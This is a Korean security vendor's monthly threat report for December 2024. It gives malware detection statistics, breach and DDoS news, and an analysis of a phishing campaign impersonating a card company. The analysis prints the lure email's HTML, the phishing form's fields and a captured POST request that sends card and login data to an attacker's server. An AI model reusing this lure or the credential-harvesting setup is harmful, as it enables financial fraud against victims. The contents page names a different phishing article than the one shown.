


No.183 | 2024.12

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석

01-05

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향

06-09

저작권 위반 관련 내용의 피싱 메일을 통해 유포되는
악성코드 주의!

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

혼란스러운 국제정세가 지속되고 있는 가운데 국내 정부 및 기업,기관 홈페이지들이 대규모 DDoS 공격을 받았습다.

국방부, 합동참모본부, 환경부, 전국 법원홈페이지 등의 홈페이지 뿐만 아니라 국가정보자원관리원, 국민의힘 홈페이지도 DDoS 공격을 받았습니다.

DDoS 공격의 배후로는 우크라이나 지원에 항의하는 친러 해킹그룹의 소행으로 추정되고 있습니다.

또한 국내 기업들의 해킹 피해도 발생했습니다.

한국지능정보사회진흥원의 관리자 페이지와 비밀번호 등 계정정보가 외부에 노출되었습니다. NIA의 경우 외교부, 행정안전부 등 정부부처의 정보화 및 IT 관련 사업을 맡고 있기 때문에 소스코드 등 중요 파일이 유출되었을 가능성도 배재할 수 없어 큰 파장을 일으켰습니다.

또한 랜섬웨어 조직인 RA 그룹이 SK 가스의 직원 개인정보 및 데이터 700GB를 탈취했다고 주장했습니다. 이 그룹은 파일공유서비스에 유출된 파일의 샘플을 업로드 하였으며, 12월 10일에 전체 공개하겠다고 일정을 명시하기도 했습니다.

5년전 가상화폐거래소인 업비트에서 580억원의 이더리움이 탈취된 사건의 배후가 북한인 것으로 결론났습니다.

경찰청 국가수사본부에 따르면 2019년 11월에 업비트에서 발생한 이더리움 탈취 사건과 관련하여, 북한의 정찰총국 소속 해커그룹인 '라자루스'와 '안다리엘'등 2개 조직이 연관되어 있다고 밝혔습니다. 외국 매체등을 통하여 북한의 소행이라는 것은 추정할 수 있었지만 국내 수사기관이 공식적으로 발표한 것은 처음입니다.

트럼프 당선 이후 암호화폐 가치는 급등하였으며, 이러한 추세는 당분간 지속될 것으로 예상됩니다. 암호화폐 탈취를 목적으로 하는 북한의 공격이 국내외 적으로 지속될 것으로 예상되며, 뿐만 아니라 암호화폐를 거래하는 개인들도 공격 대상이 될 수 있어 각별한 주의가 필요합니다.

최초의 리눅스 시스템을 노린 UEFI 부팅킷이 등장했습니다. 이 부팅킷은 부키티(Bootkitty)라고 명명 되었으며, 아직 실제 공격에 활용된 사례는 발견되지 않았지만, 대부분 윈도우 시스템을 타깃으로 하던 공격자들이 리눅스 UEFI도 공격대상으로 삼기 시작했다는 점의 의미 있습니다. 또한 울프스베인(WolfsBane)이라고 명명된 중국의 APT 조직인 겔세뮴(Gelsemium)의 새로운 백도어가 발견됐는데 이 악성코드는 리눅스를 공격 타깃으로 하고 있습니다. 공격자들이 리눅스를 공격대상으로 삼는 사례가 발견되고 있으며, 지속적으로 늘어날 것으로 전망됩니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2024 년 11 월에는 스크립트 기반의 웜 악성코드인 Generic.ScriptWorm.65950A62 이 1 위를 차지하였습니다. 루트킷 악성코드 탐지명인 Gen:Variant.TDss.49 도 여전이 많이 탐지되었으며, 불법 인증툴 탐지명인 Misc.HackTool.AutoKMS, Application.Hacktool.BBJ, Misc.HackTool.KMSActivator 가 순위권에 3 개나 진입하였습니다. 크랙 프로그램의 경우 악의적인 사용자에 의해 추가 악성코드 배포등에 악용될 수 있는 만큼 각별한 주의가 필요합니다.


| 순위 | 등락 | 악성코드 진단명 | 카테고리 | 합계(감염자 수) |
|----|-----|-----------------------------|----------|-----------|
| 1 | NEW | Generic.ScriptWorm.65950A62 | Worm | 121,876 |
| 2 | ↓ 3 | Gen:Variant.TDss.49 | ETC | 117,285 |
| 3 | NEW | Gen:Variant.Jaik.38715 | ETC | 80,182 |
| 4 | ↑ 1 | Misc.HackTool.AutoKMS | ETC | 39,521 |
| 5 | ↓ 2 | Backdoor.Generic.792814 | Backdoor | 37,214 |
| 6 | ↓ 2 | Trojan.DDoS.Nitol.gen | Trojan | 32,208 |
| 7 | ↑ 2 | Application.Hacktool.BBJ | ETC | 16,556 |
| 8 | ↑ 6 | Gen:Variant.Lazy.20522 | ETC | 16,441 |
| 9 | ↑ 4 | Trojan.Acad.Bursteds.AK | Trojan | 16,289 |
| 10 | NEW | Misc.Riskware.NirCmd | ETC | 16,218 |
| 11 | NEW | Gen:Variant.Ulise.144799 | ETC | 15,584 |
| 12 | ↓ 5 | Trojan.Downloader.MSIL | Trojan | 15,520 |
| 13 | NEW | Gen:Variant.Razy.613998 | ETC | 14,436 |
| 14 | NEW | Gen:Variant.Razy.241020 | ETC | 13,460 |
| 15 | NEW | Misc.HackTool.KMSActivator | ETC | 12,657 |

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2024 년 11 월 1 일 ~ 2024 년 11 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 60%로 가장 높은 비율로 탐지되었으며, 그 다음으로 웜(Worm) 유형이 22%, 트로이목마(Trojan)가 11%, 백도어(Backdoor) 유형이 7%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교


2024년 11월에는 지난 10월과 비교하여 트로이목마(Trojan) 유형이 5% 감소하였고, 기타(ETC) 유형이 14% 감소하였습니다. 또한, 백도어(Backdoor) 유형 비율은 동일하고, 새롭게 웜(Worm) 유형이 22% 등장하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

11월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 11월 1일부터 11월 30일까지 20,224건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 11월 한 달간 총 6,501,596 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 10월 한 달간 확인되었던 8,180,758 건의 악성코드 경유지/유포지 URL 수에 비해 약 20.5% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월 별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.




2

최신 보안 동향

국내 유명 카드사를 사칭하여 금융정보 탈취를 시도하는 피싱 메일 주의!

국내 유명 카드사를 사칭하여 금융정보 탈취를 시도하는 피싱 공격이 발견되어 사용자 분들의 각별한 주의가 필요합니다.

이번 공격은 "중요사항: OO 카드 계좌 컴플라이언스 검증"이라는 제목의 피싱 메일을 통해 유포되었습니다.



[그림 1] 국내 카드사를 위장한 피싱 메일

해당 피싱 메일에서는 보안정책 변경에 따른 신용카드 계정 정보 수정을 요구하며, 계좌 정보가 수정되지 않으면 카드 계좌가 정지될 수 있다는 내용으로 사용자에게 불안감을 유발하여 본문 내 링크 클릭을 유도합니다.

본문 내 삽입된 링크는 사용자의 의심을 피하기 위해 해당 카드사 홈페이지 URL로 위장했으며, 실제로는 공격자가 설정해 놓은 피싱 페이지 URL이 연결되어 있습니다.

```
수정하기 위해 신용카드 계정의 중요한 기능이 일시적으로 제한됩니다. 다음을 수행하여 이 프로세스를 수동으로 실행해야 합니다. <SPAN id=yiv65436603890BJ_PREFIX_DWT45_com_zimbra_url0 style="CURSOR: pointer; TEXT-DECORATION: none; COLOR: rgb(0,90,149)"><A style="CURSOR: pointer; TEXT-DECORATION: none; COLOR: rgb(0,90,149)" href="https://[redacted].card.com/pconts/acct/secure-acct/?=asp2316702" rel=nofollow target=_blank>https://https://id.[redacted].card.com/pconts/acct/secure-acct/?=asp2316702</A></SPAN> 계정을 보호하려면 명시된 지침을 준수하세요.</p><p style="FONT-SIZE: 14px; FONT-FAMILY: sans-serif; WHITE-SPACE: normal; WORD-SPACING: 0px;
```

[그림 2] 본문 내 삽입된 피싱 페이지 단축 URL

사용자가 계좌 정보 확인을 위해 해당 링크를 클릭하게 되면 연결된 피싱 페이지로 접속되며, 검증을 위해 필요한 사용자 개인정보 및 신용카드/계정 정보를 입력하도록 유도합니다.

The phishing page is titled '신용/직불 카드 정보' (Credit/Debit Card Information) and '보안된 정보' (Secured Information). It contains the following fields:

- Left Sidebar:**
 - 전체 이름: (Full Name)
 - 주소: (Address)
 - 도시: (City)
 - 상태: (State)
 - 우편번호: (Zip Code)
- Central Form:**
 - 신용카드 번호: (Credit Card Number)
 - CVC 번호: (CVC Number)
 - 유효기간: (Expiration Date) - Includes dropdowns for month and year.
 - 카드 비밀번호: (Card Secret Number)
- Right Sidebar:**
 - 사용자 ID: (User ID)
 - 비밀번호: (Password)
 - 이메일 주소: (Email Address)
 - 이메일 비밀번호: (Email Password)

A blue button labeled '검증하다' (Verify) is located at the bottom right of the right sidebar.

[그림 3] 개인정보 및 신용카드/계정 정보 입력을 요구하는 피싱 페이지

만일 사용자가 모든 정보를 입력 후 [검증하기]를 누르면 입력된 정보는 공격자의 서버로 전송되며 공격은 종료됩니다.

| Body | |
|---------------------|------------------|
| Name | Value |
| wall-id (전체 이름) | 아무개 |
| wall-id0 (주소) | 대한민국 서울시 |
| wall-id1 (도시) | 서울시 |
| wall-id2 (상태) | 상태 |
| wall-id3 (우편번호) | 11122 |
| wall-id4 (신용카드 번호) | 1111222233334444 |
| wall-id5 (CVC 번호) | 321 |
| exp_month (유효기간_월) | 11 |
| exp_year (유효기간_년도) | 2024 |
| wall-id7 (카드 비밀번호) | 3344 |
| wall-id8 (사용자ID) | asdgfdslf |
| pass-id (비밀번호) | 3344 |
| wall-id9 (이메일 주소) | email@email.com |
| pass-id0 (이메일 비밀번호) | asgdsafg |

[그림 4] 공격자 서버로 전송되는 입력 정보

```

POST http://uomm.netsons.org/wp-includes/shi/echo.php HTTP/1.1
Host: uomm.netsons.org
Connection: keep-alive
Content-Length: 347
Cache-Control: max-age=0
Origin: http://uomm.netsons.org
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://uomm.netsons.org/wp-includes/shi/m8s8jk675vpuxqfp27myrmd.htm?client_id=B0E874DA2A428913CA20ABA925998901&resf
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=54ebda484fd3e469c0709e023b3d930c


wall-id=%EC%95%84%EB%AC%B4%EA%B0%9C&wall-id0=%EB%8C%80%ED%95%9C%EB%AF%BC%EA%B5%AD+%EC%84%9C%EC%9A%B8%EC%8B%9C&wall-id1=%EC%84

```

[그림 5] 사용자 정보를 수집하는 패킷 정보

이번 공격은 신용카드 계좌정보 검증이라는 다소 민감한 소재를 통해 사용자의 금융정보 탈취를 시도한 공격으로 금융사에서 카드정보를 요구하는 경우에도 카드번호와 함께 CVC 코드, 카드비밀번호 네 자리 숫자를 모두 입력하도록 요구하는 경우는 없다는 점을 반드시 기억하시어 금융정보 유출로 인한 금전적인 피해를 보지 않도록 각별히 주의하시기 바랍니다.

또한 유사한 메일을 수신한 경우 발신자 메일주소를 필히 확인하시고, 메일 내 삽입된 링크 클릭은 지양하시기 바라며, 내용 확인이 필요한 경우 해당 금융사 공식 홈페이지로 접속하여 확인하시는 방법을 권해드립니다.



(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

www.estsecurity.com